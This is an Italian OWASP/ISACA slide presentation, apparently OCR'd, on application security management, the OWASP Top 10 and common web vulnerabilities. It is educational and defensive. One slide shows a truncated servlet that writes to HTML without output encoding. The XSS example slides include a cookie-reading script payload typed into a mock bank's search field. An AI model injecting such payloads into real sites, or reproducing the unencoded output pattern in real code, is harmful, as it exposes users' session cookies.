La gestione della sicurezza applicativa nelle aziende italiane

(**Matteo Meucci – CISA CISSP – OWASP-Italy**

Minded Security)

INDICE DELLA PRESENTAZIONE :

- Introduzione alla sicurezza del software
- Le maggiori problematiche web
- Comuni approcci non strutturati alla gestione della sicurezza applicativa
- Le iniziative OWASP per il supporto all'SDLC
- La maturità dello sviluppo software nelle aziende italiane
- La creazione di un Sofware Security Program

Presentazioni


- Research
  - OWASP-Italy Chair
  - OWASP Testing Guide Lead
  - OWASP Vulnerability List Lead
  - OWASP SAMM Contributor
- Work
  - CEO @ Minded Security
    Application Security Consulting
  - 10+ years on Information Security
    focusing on Application Security

La gestione della sicurezza appplicativa nelle aziende italiane

- Introduzione alla sicurezza del software
- Le maggiori problematiche web
- Comuni approcci non strutturati alla gestione della sicurezza applicativa
- Le iniziative OWASP per il supporto all'SDLC
- La maturità dello sviluppo software nelle aziende italiane
- La creazione di un Sofware Security Program

ISACA
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

Sicuro o insicuro?



ISACA
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

Provocazioni: ingredienti del software sicuro?

Ingredienti: Sun Java 1.5 runtime, Sun J2EE 1.2.2, Jakarta log4j 1.5, Jakarta Commons 2.1, Jakarta Struts 2.0, Harold XOM 1.1rc4, Hunter JDOMv1

Software Facts

Expected Number of Users 15
Typical Roles per Instance 4

Amount Per Serving

Modules 155 Modules from Libraries 120

	% Vulnerability*
Cross Site Scripting 22	**65%**
Reflected 12	**15%**
Stored 10	
SQL Injection 2	**10%**
Buffer Overflow 5	**95%**
Total Security Mechanisms 3	**10%**
Modularity .035	**0%**
Cyclomatic Complexity 323	
Encryption 3	
Authentication 15	4%
Access Control 3	2%
Input Validation 233	20%
Logging 33	4%

* % Vulnerability values are based on typical use scenarios for this product. Your Vulnerability Values may be higher or lower depending on your software security needs:

	Usage	Intranet	Internet
Cross Site Scripting	Less Than	10	5
Reflected	Less Than	10	5
Stored	Less Than	10	5
SQL Injection	Less Than	20	2
Buffer Overflow	Less Than	20	2
Security Mechanisms		10	14
Encryption		3	15

La verifica di sicurezza del software

```
public class HelloWorld extends HttpServlet {

    public void doGet(
            HttpServletRequest request,
            HttpServletResponse response)
                throws IOException, ServletException
    {
            response.setContentType("text/html");
            PrintWriter out = response.getWriter();
            out.println("<HTML><HEAD>");
            out.println("<TITLE>Hello World</TITLE>");
            out.println("</HEAD><BODY>");
            out.println("Hello, " + }
```

?

Principi di software security

- Le vulnerabilità di sicurezza nel processo di sviluppo software sono attese.
- Il controllo dei difetti di sicurezza del software deve essere considerato parte del processo di sviluppo del software.
- **La gestione delle vulnerabilità è il punto più importante del processo di software security.**

Da chi/cosa deve difendersi un'azienda?

- Le aziende sono soggette a:
  - Tentativi di attacco da parte del Crimine Organizzato
  - Tentativi di attacco da parte di gruppi di "attivisti" che portano avanti campagne con finalità dimostrative e politiche (Anonymous, Lulzec).
  - Tentativi di attacco da parte di Competitors
  - Tentativi di frodi da parte degli interni
  - Information disclosure da parte di interni

Gli attacchi alle istituzioni stanno aumentado





Figure 2: 2011 Sampling of Data Breaches by Attack Type, Time and Impact – 2011 H1

La gestione della sicurezza appplicativa nelle aziende italiane

- Introduzione alla sicurezza del software
- Le maggiori problematiche web
- Comuni approcci non strutturati alla gestione della sicurezza applicativa
- Le iniziative OWASP per il supporto all'SDLC
- La maturità dello sviluppo software nelle aziende italiane
- La creazione di un Sofware Security Program

Come vede un attaccante la vostra applicazione?



SQL Injection?

Vulnerable remeber pwd?

Reflected XSS?

Session Fixation?
User enumeration?
Brute Forcing?
Bypassing Authentication?

ISACA
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

Quali sono le possibili vulnerabilità di un servizio web?

- Information Disclosure
- SSL Weakness
- Configuration management weakness
- Old, backup and unreferenced files
- Access to Admin interfaces
- HTTP Methods enabled, XST permitted, HTTP Verb
- Credentials transport over an encrypted channel
- User enumeration
- Guessable user account
- Credentials Brute forcing
- Bypassing authentication schema
- Vulnerable remember pwd weak pwd reset
- Logout function
- browser cache weakness
- Bypassing Session Management Schema, Weak Session Token

- Cookies not secure
- Session Fixation
- Exposed sensitive session variables
- CSRF
- Path Traversal
- Bypassing authorization schema
- Privilege Escalation
- Bypassable business logic
- Reflected XSS,Stored XSS,DOM XSS
- Cross Site Flashing
- SQL, LDAP. ORM, XML,SSI, Code Injection
- OS Commanding
- Buffer overflow
- Locking Customer Accounts
- Buffer Overflows
- WSDL Weakness

Principi di sicurezza applicativa

- Validare tutti gli input!
- Encodare tutto l'output!
- Minimizzare l'area della superficie di attacco
- Principio del "Least Privilege"
- Fallire in modo "sicuro"
- Il software esterno è insicuro
- Non fidarsi del "Security through Obscurity"
- La semplificazione si sposa con la sicurezza

ISACA
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

I dieci maggiori rischi delle applicazioni web

A1: Injection

A2: Cross-Site Scripting (XSS)

A3: Broken Authentication and Session Management

A4: Insecure Direct Object References

A5: Cross-Site Request Forgery (CSRF)

A6: Security Misconfiguration

A7: Insecure Cryptographic Storage

A8: Failure to Restrict URL Access

A9: Insufficient Transport Layer Protection

A10: Unvalidated Redirects and Forwards

Cross Site Scripting (XSS): esempio


Mario Rossi

-- Testing fox XSS in "search"field --

My-Bank

[1] search: "XSSTest"

[2] Answer: "XSSTest does not found"



Cross Site Scripting (XSS): esempio


Mario Rossi

-- Testing fox XSS in "search"field --


My-Bank

[1] search: "<script>alert(document.cookie)</script>"

[2] Answer: "<script> does not found"




Reflected XSS: attack



